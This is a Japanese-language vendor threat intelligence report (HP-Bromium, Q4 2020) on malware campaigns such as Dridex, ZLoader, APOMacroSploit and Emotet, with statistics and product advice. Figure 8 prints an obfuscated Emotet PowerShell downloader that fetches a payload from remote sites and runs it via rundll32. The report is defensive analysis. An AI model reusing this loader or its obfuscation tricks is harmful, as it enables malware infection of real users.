脅威インサイト
レ　ポ　ー　ト

Q 4 - 2 0 2 0 年

脅威のランドスケープ

HP-Bromium脅威インサイトレポートの2020年Q4版へようこそ。このレポートでは、2020年の第4四半期（10月1日～12月31日）にHP Sure Clickによって特定された注目すべきマルウェアの傾向をレビューしており、セキュリティチームが新たな脅威に対処し、環境を守るための知識を身につけることができます。

HP Sure Click Enterpriseは、デスクトップとラップトップに展開され、マルウェアを捕捉し、安全なコンテナ内で実行できるようにします。[1] エンドポイントセキュリティスタックに隔離機能を追加することで、エンドポイントの防御を最強にすると同時に、セキュリティチームはネットワークに侵入しようとするマルウェアを追跡できるという独自の優位性を得ることができます。

特筆すべき脅威


Dridex がQ4に急増

2020年Q4は、Dridexマルウェアを配布する悪質なスパムが著しく増加しました。[2] HP Sure Clickによって隔離されたDridexサンプルの数は、Q3に比べてQ4は3倍以上、239%増加しました。HP Sure Clickのテレメトリーによると、DridexはEmotetに次いで2番目に広く流通しているクライムウェア・ファミリーでした。2012年にバンキング型トロイの木馬として誕生したものの、2017年以降、Dridexの運営者は、ランサムウェアを使って被害者から金銭を搾取することに、その戦術をますますシフトさせています。

239%

2020年Q3と比べたQ4のHP Sure Clickで隔離されるDridexサンプルの増加

Dridexのディストリビューターは、リモートのWebサーバーからトロイの木馬をダウンロードする悪意のあるExcelスプレッドシートを使って、マルウェアを伝播させるのが一般的です。スプレッドシートを利用したマルウェアの割合は、Q3と比較してQ4に9%増加しています（図9）が、これはDridexの活動が活発化したことに一部起因しています。興味深いことに、2020年半ば以降、一部のDridexローダーのドキュメントには、マルウェアをダウンロードするための数百ものURLが含まれるようになりました。このように、ダウンロード可能なサーバーの数が多いと、ホスティング・プロバイダーやドメイン・レジストラによるテイクダウンに対するローダーの耐性が高まります。また、ペイロードのダウンロードに成功する可能性も高くなります。マルウェアがダウンロードされて実行されるのを防ぐためには、1つのURLをブロックするのではなく、ウェブプロキシなどのネットワーク・セキュリティのコントロールで数百のURLをブロックする必要があります。



悪質な実行可能メール添付ファイルが増加

Q4にHP Sure Clickによって隔離された実行形式マルウェア、特にPortable Executable EXEファイルの量は、Q3と比較して12%増加しました（図9）。この増加の主な要因は、これらのファイルタイプの添付ファイルを配布する悪意のあるメールキャンペーンの増加です。特に、ドイツのユーザーをターゲットにした大規模なキャンペーンでは、FormbookやAgent Teslaといったリモートアクセス型トロイの木馬（RAT）が配信されていました。[3][4] 送信者アドレスは、ドイツの正規企業から発信されたように偽装されていました。これらのメールでは、金銭的な補助や注文を装って被害者を誘惑し、添付ファイルを開かせていました。

図1 - 2020年後期にHP Sure Clickで隔離されたDridexサンプル

ウェブブラウザーのエクスプロイトがFickerStealerにつながる

2020年11月、HP Threat Researchは、人気のインスタントメッセージング・サービスのドメイン名のスペルミスを利用したマルウェアキャンペーンを確認しました。これらのWebサイトにアクセスすると、RigEKのランディングページにリダイレクトされ、Webブラウザーやプラグインの脆弱性を衝いてFickerStealerマルウェアをシステムに感染させようとしました。[5]

RigEKは2014年に初めて確認され、2017年には大きく減少したエクスプロイトキットです。[6] RigEKのランディングページにリダイレクトされた後、被害者のWebブラウザーとOSは、Flash、Java、Silverlightなどの脆弱なブラウザーやプラグインのバージョンをプロファイリングされます。脆弱性のあるバージョンが見つかり、その他の環境条件が満たされると、RigEKはエクスプロイトを配信します。続いて、PowerShellスクリプトがユーザーの%Temp%ディレクトリに難読化されたJScriptファイルを書き込み、WinHttpRequestオブジェクトを使って最終的なマルウェアのペイロードをダウンロードします。




図2 - マイクロVM内でのRigEKによるInternet Explorer 11のエクスプロイトを示すHP Sure Click Enterpriseビヘビア・トレース

FickerStealerは、2020年10月にロシア語のアンダーグラウンド・フォーラムで出現した情報窃取マルウェアのファミリーです。その機能は、パスワード、ブラウザーのオートコンプリートフォーム、暗号通貨ウォレットなどの機密情報を盗むことです。

新たなOfficeマルウェアビルダー APOMacroSploit が出現

2020年第Q4には、悪質なスパムキャンペーンでユーザーを狙うために使用されたAPOMacroSploitという、これまでに見られなかったOfficeマルウェアビルダーを検知しました。メールは、武器化されたXLS添付ファイルを配布するルアーを採用していました（図3および4）。このドキュメントには、PowerShellのNet.WebClient.DownloadFileメソッドを使用して、リモートホストのBATスクリプトをダウンロードして実行するExcel 4マクロが含まれていました。このキャンペーンに関する情報を収集するために、脅威アクターはcutt[.]lyと呼ばれる合法的なハイパーリンクの短縮および分析サービスを使用しました。最終的には、このバッチスクリプトによって、被害者のコンピュータにBitRATが展開されました。[7] BitRATとAPOMacroSploitの広告は、2020年にいくつかのアンダーグラウンド・フォーラムやチャットルームで発見されました。APOMacroSploitの販売者の1人からのメッセージによると、各ドキュメントの価格は50ドルとなっています。[8]




図3 - HP Sure Clickによって隔離されたAPOMacroSploitマルウェアを含む悪質なスパムメール




図4 - APOMacroSploitドキュメントに埋め込まれたソーシャルエンジニアリング画像

パスワードで保護されたOfficeローダーでZLoaderが復活

2020年10月、HP Sure Clickのテレメトリーにより、バンキング型トロイの木馬 ZLoader の活動の増加が検知されました。[9] そのディストリビューターは、システムを危険にさらす可能性を高めるために、さまざまなテクニックを組み合わせて使用していました。ローダーの中には、ドキュメントを閉じた後にのみVBAマクロを実行させるWordドキュメントもありました。また、臨床試験を行っている製薬会社の請求書を装い、話題性のある誘い文句を使っていました。これらのマクロは、難読化されたZLoaderペイロードDLLをC:\ディレクトリ内のランダムな名前のフォルダにドロップして実行しました。

このキャンペーンの背後にいる攻撃者は、パスワードで保護されたExcelのファイルも使用していました。これは、セキュリティチームがドキュメントを調べるために、パスワードが記載されたメールを取得しなければならないため、従来のサンドボックスに依存した調査を遅らせる効果があります。HP Sure Clickは、ユーザーがドキュメントを開いたときのアクティビティの完全な行動トレースをキャプチャするため、調査をスピードアップすることができます。図5と図6は、ユーザーがZLoader Excelドキュメントをホストするウェブ・サーバー（securefiles[.]top）につながるリンクをクリックした様子を示しています。ファイルをダウンロードした後、ユーザーはファイルを開き、パスワードを入力すると、マイクロVM内にZLoader DLLがドロップされて実行されました。




図5 - HP Sure Click によって隔離された ZLoader サンプル




図6 - ZLoader のビヘビア・トレース

Emotetメールのスレッドハイジャック

Emotetが高い感染率を記録した理由の一つは、ボットネットのオペレーターが、被害者から盗んだデータを使って、標的を絞ったフィッシングメールを自動作成したことにあります。このボットネットは、被害者のメールボックスに侵入することで、Eメールの送信者アドレス、件名、添付ファイル名、本文を偽装することができました。これらの情報をもとに、既存のメールスレッドへの返信として、説得力のあるフィッシング・メールを作成していました。最終的には、ターゲットを騙して悪意のあるメールの添付ファイルを開かせたり、悪意のある文書につながるリンクをクリックさせたりして、システムをEmotetに感染させることを目的としていました。2020年12月、HP Sure Clickは、中央アメリカの政府機関を標的としたEmotetのフィッシングメールを隔離しました。このメールは、Emotetに感染したPCから盗んだメールボックスのデータを使って作成された特徴を持ち、そのデータを使って受信者にメールを送信していました（図7）。




図7 - Emotetのフィッシング・メールは盗まれたメール情報から作成された可能性が高い

注目すべきテクニック

Emotetダウンローダーの DOS難読化

2021年1月に法執行機関がEmotetのコマンド＆コントロールインフラを差し押さえる前に、運営者がWordのダウンローダーに使用している難読化の複雑さが増していることに気がつきました（図8）。[10] 2020年12月のサンプルは、ダニエル・ボハノンが2018年に発表したコマンドライン引数の難読化手法を集めたDOS難読化手法と多くの共通点がありました。[11] これらの手法の目的は、コマンドライン引数から疑わしい文字列を隠すことで、厳格な検知ルールを回避することにあります。Windows 10のAntimalware Scan Interface（AMSI）では、難読化されたスクリプトの可視性が向上していますが、判断力のある攻撃者はAMSIでサポートされていないインタプリタ型言語にもこれらの技術を適用することができます。DOS難読化の兆候としては、環境変数への部分文字列の使用、文字の挿入、反転、for-loopエンコーディングなどが挙げられます。

```
sEt ("Zy3"+"5") ([TyPe]("{2}{5}{4}{0}{1}{3}" -f 'IReC','To','SyStEM.','RY','O.D','i') );
f'ce','eT.SeRV','pOinTMANAgEr','Stem.','S','Y','n','i')  );$ErrorActionPreference = (('S'
$G35Q;$B62Q=(('L'+'03')+'K'); (  dir  ('VArI'+'A'+'BL'+'e:zy35')).vaLUE::"C`ReA`Ted`IrEcT
RePLACe ([CHAr]88+[CHAr]69+[CHAr]56),[CHAr]92));$M95A=('F7'+'0N');  (Ls  VAriABle:YJU4Z3)
('P6'+'7K');$Vlzczi0 = ('O2'+'8C');$P40O=('W'+('3'+'1C'));$F4mnqaf=$HOME+(('{0}Z3t'+('nc'
('Q'+('40'+'L'));$Ml3evql=(']'+'e1'+'r['+'S'+(':/'+'in'+'s'+'vat.co'+'m'+'/')+('wp-'+'a'+'c
('d'+'ire')+'ct'+('ory.c'+'o')+'m'+'/l'+'/T'+('OY'+'u')+'T'+('/@'+']e1r['+'S'+':/')+('/bl
('/@'+']e1r')+('[S://'+'pa'+'tta'+'y'+'astore')+'.c'+('om'+'/vi')+('sio-'+'n')+('etw'+'o'
('d'+'in')+('a'+'h.c')+('om'+'/wp'+'-con')+('t'+'en')+('t/1'+'6'+'qT/@'+']e1')+('r[S'+'s:
('/'+'nhW'+'/@]e1r[')+'S'+('s:/'+'/'+'su'+'reopt')+'i'+'mi'+('ze'+'.co')+'m'+('/'+'we')+(
([array]('sd','sw'),('ht'+'tp'),'3d')[1])."SpL`it"($R71P + $U1uh748 + $X49R);$I14G=('W'+(
syStEm.neT.WEBcliEnt)."d`O`wnLo`ADfIlE"($Qx55iz5, $F4mnqaf);$G50C=('U'+('37'+'W'));If ((8
$F4mnqaf,(('C'+'ontro'+'l_Ru')+'nD'+'L'+'L')."t`Os`TrING"();$H37C=('H'+('30'+'J'));break;
```

図8 - 2020年12月のEmotetダウンロード・スクリプトにおけるDOS難読化テクニック

アクション可能なインテリジェンス

注目すべきトレンド

2020年Q4は、脅威の主体がWordドキュメントのマルウェアから、EXE、XLS、XLSMなどのスプレッドシートや実行形式に変わりました（図9）。最も効果的な実行テクニックは、検知ツールに検知されないことが多いExcel 4.0マクロなどの古い技術に関連したものです。

2020年の他四半期と同様に、HP Sure Clickによって隔離された最も頻繁なエクスプロイトは、全体の約4分の3を占めるMicrosoft OfficeのEquation Editorに存在するメモリ破壊の脆弱性であるCVE-2017-11882でした。[12] また、Microsoft Wordのリモートコード実行の脆弱性であるCVE-2017-0199を悪用するマルウェアが12%増加しました（図10）。[13]

88%

が2020年Q4にHP Sure Clickで隔離された脅威の中でEメールにより配信された。残りの12%はwebダウンロード。

2020年Q4にHP Sure Clickによって阻止された脅威のうち、29%が隔離された時点でウイルス対策スキャンエンジンにハッシュが知られていなかったことから、パッカーが広く利用され、ポリモーフィックあるいはメタモーフィック難読化技術が使用されていることによるサンプルの新規性の高さが示唆されました。他のアンチウイルス・エンジンでハッシュ値が判明するまでに平均して8.8日かかりました。

MITRE ATT&CKマトリックスで定義されている68の敵対的テクニックがこの期間に見られました。[14] 脅威が利用した最も一般的なテクニックは、**モジュールロードによる実行（T1129）**、**難読化されたファイルまたは情報（T1027）**、**APIによる実行（T1106）**でした。




図9 - HP Sure Clickで隔離されたファイルタイプの2020年Q3からQ4にかけての変化




図10 - HP Sure Clickで隔離されたエクスプロイトの2020年Q3からQ4にかけての変化

HP Sure Click Enterpriseのリコメンデーション

HP Sure Click Enterpriseのお客様は、マルウェアがホストコンピュータから隔離されており、企業ネットワークに拡散することができないため、常に保護されています。HP Sure Click Enterpriseソフトウェアの最新リリースにアップデートし、HP Sure ControllerのOperational DashboardsとThreat Dashboardsを使用して、エンドポイントで隔離が正しく実行されていることを確認することをお勧めします。

HP Sure Click Enterpriseポリシーでは、メールクライアントの信頼できないファイルサポートとMicrosoft Office保護オプションを有効にすることをお勧めします（推奨ポリシーでは、これらはデフォルトで有効になっています）。これらの設定を有効にすることで、フィッシングキャンペーンによる感染リスクを簡単に減らすことができます。推奨される設定を適用するためのサポートが必要な場合は、HPサポートにお問い合わせください。




図11 - 2020年 Q4に隔離された脅威が利用した広範なテクニックのMITRE ATT&CK ヒートマップ

IOCとツール

HP Threat Researchチームは、セキュリティチームが脅威から身を守るのに役立つ侵害の痕跡（IOC）、シグネチャ、ツールを定期的に公開しています。これらのリソースは、HP Threat ResearchのGitHubリポジトリからアクセスすることができます。[15]

最新の状態を維持する

HP-Bromium 脅威インサイトレポートは、HPと脅威を共有することを選択したお客様によって実現されています。HPに転送されたアラートは、当社のセキュリティ専門家によって分析され、誤検知を減らし、各脅威に関するコンテキスト情報が注釈されます。

詳細については、脅威の転送に関するナレッジベースの記事を参照してください。[16] HP Sure Click Enterpriseの導入を最大限に活用するために、お客様には以下のアクションを取ることをお勧めします。

- Threat Intelligence Service と脅威フォワーディングを有効にします。これにより、エンドポイントが最新のBromium Rules File(BRF)で更新されるため、ネットワーク内の新たな脅威を検知することが可能になります。
- HP Sure Controllerを新しいリリースごとにアップデートして、新しいダッシュボードとレポートテンプレートを受け取るように計画してください。最新のリリースノートとソフトウェアのダウンロードは、CustomerPortal [17] [18]をご覧ください。

- HP Sure Click Enterprise エンドポイントソフトウェアを少なくとも年に 2 回アップデートし、HP-Bromium 脅威調査チームが追加した検知ルールを常に最新の状態に保つようにしてください。

最新の脅威調査については、Bromium Blogをご覧ください。そこで、研究者が定期的に新しい脅威を分析し、発見したことを共有しています。[19]




図 12 - HP Sure Controllerの推奨脅威フォワード設定

HP-BROMIUM 脅威インサイトレポートについて

企業は、ユーザーが電子メールの添付ファイルを開いたり、電子メール内のハイパーリンクをクリックしたり、Webからファイルをダウンロードしたりすることに対して最も脆弱です。HPSure Click Enterpriseは、マイクロVM内の危険な活動を隔離し、マルウェアがホストコンピュータに感染したり、企業ネットワークに拡散したりすることがないようにすることで、企業を保護します。マルウェアが封じ込まれるため、HP Sure Click Enterpriseは豊富なフォレンジックデータを収集することができ、お客様がインフラストラクチャを強化するのに役立ちます。HP-Bromium 脅威インサイトレポートは、当社の脅威調査チームが分析した注目すべきマルウェアキャンペーンをハイライトし、お客様が新たな脅威を認識し、環境を保護するための対策を講じることができるようにします。

リファレンス

[1] https://www8.hp.com/us/en/solutions/sure-click-enterprise.html
[2] https://malpedia.caad.fkie.fraunhofer.de/details/win.dridex
[3] https://malpedia.caad.fkie.fraunhofer.de/details/win.agent_tesla
[4] https://malpedia.caad.fkie.fraunhofer.de/details/win.formbook
[5] https://malpedia.caad.fkie.fraunhofer.de/details/win.fickerstealer
[6] https://unit42.paloaltonetworks.com/unit42-decline-rig-exploit-kit/
[7] https://malpedia.caad.fkie.fraunhofer.de/details/win.bit_rat
[8] https://research.checkpoint.com/2021/apomacrosploit-apocalyptical-fud-race/
[9] https://www.proofpoint.com/uk/blog/threat-insight/zloader-loads-again-new-zloader-banking-malware-variant-returns
[10] https://malpedia.caad.fkie.fraunhofer.de/details/win.emotet
[11] https://www.fireeye.com/content/dam/fireeye-www/blog/pdfs/dosfuscation-report.pdf
[12] https://nvd.nist.gov/vuln/detail/CVE-2017-11882
[13] https://nvd.nist.gov/vuln/detail/CVE-2017-0199
[14] https://attack.mitre.org/
[15] https://github.com/hpthreatresearch
[16] https://support.bromium.com/s/article/What-information-is-sent-to-Bromium-from-my-organization
[17] https://support.bromium.com/s/topic/0TOU0000000Hz18OAC/latest-news?language=en_US&tabset-3dbaf=2
[18] https://my.bromium.com/software-downloads/current
[19] https://threatresearch.ext.hp.com